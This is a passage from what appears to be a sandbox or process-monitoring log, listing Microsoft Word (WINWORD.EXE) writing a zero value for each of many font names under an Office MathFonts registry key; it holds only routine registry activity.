(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gill Sans MT Ext Condensed Bold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gill Sans Ultra Bold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gill Sans Ultra Bold Condensed
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gisha
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gloucester MT Extra Condensed
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Goudy Old Style
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Goudy Stout
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gulim
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	GulimChe
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gungsuh
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	GungsuhChe
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Haettenschweiler

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Harlow Solid Italic
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Harrington
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Headline R
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGGothicE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGGothicM
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGGyoshotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGKyokashotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGMaruGothicMPRO
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGMinchoB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGMinchoE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPGothicE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPGothicM
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPGyoshotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPKyokashotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPMinchoB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPMinchoE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPSoeiKakugothicUB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPSoeiKakupoptai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** HGPSoeiPresenceEB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	HGSeikaishotaiPRO
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSGothicE
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSGothicM
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSGyoshotai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSKyokashotai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSMinchoB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSMinchoE
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSoeiKakugothicUB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSoeiKakupoptai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSoeiPresenceEB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSSoeiKakugothicUB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSSoeiKakupoptai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HGSSoeiPresenceEB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	High Tower Text
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYGothic-Extra
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYGothic-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYGraphic-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYGungSo-Bold
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYHeadLine-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYMyeongJo-Extra
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYPMokGak-Bold
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYPost-Light
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYPost-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYShortSamul-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	HYSinMyeongJo-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Impact
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Imprint MT Shadow
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Informal Roman
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	IrisUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Iskoola Pota
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	JasmineUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Jokerman
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Juice ITC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	KaiTi
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Kalinga
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Kartika
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Khmer UI
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	KodchiangUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Kokila
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Kristen ITC

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Kunstler Script
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lao UI
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Latha
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Leelawadee
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Levenim MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** LilyUPC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Bright
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Calligraphy
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Console
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Fax
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Handwriting
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Sans
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Sans Typewriter
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Lucida Sans Unicode
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Magic R
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Magneto
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Maiandra GD
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Malgun Gothic
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Mangal
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	Marlett
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Matura MT Script Capitals
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Meiryo
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Meiryo UI
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft Himalaya
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft JhengHei
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft New Tai Lue
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft PhagsPa
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft Sans Serif
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft Tai Le
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft Uighur
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft YaHei
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Microsoft Yi Baiti
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MingLiU
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MingLiU_HKSCS
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MingLiU_HKSCS-ExtB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MingLiU-ExtB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Miriam
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Miriam Fixed
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Mistral
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Modern No. 20
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MoeumT R
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Mongolian Baiti
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Monotype Corsiva
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MoolBoran
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Mincho
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Outlook
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS PGothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS PMincho
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Reference Sans Serif
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Reference Specialty
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Sans Serif
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS Serif
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MS UI Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MT Extra
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	MV Boli
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Narkisim
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	New Gulim
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Niagara Engraved

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Niagara Solid
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** NSimSun
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Nyala
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** OCR A Extended
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** OCRB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Old English Text MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Onyx
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Palace Script MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Palatino Linotype
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Papyrus
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Parchment
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Perpetua
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Perpetua Titling MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Plantagenet Cherokee
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Playbill
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** PMingLiU
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** PMingLiU-ExtB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Poor Richard
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Pristina
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	Pyunji R
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Raavi
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Rage Italic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Ravie
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Rockwell
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Rockwell Condensed
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Rockwell Extra Bold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Rod
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Sakkal Majalla
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Script MT Bold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Segoe Print
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
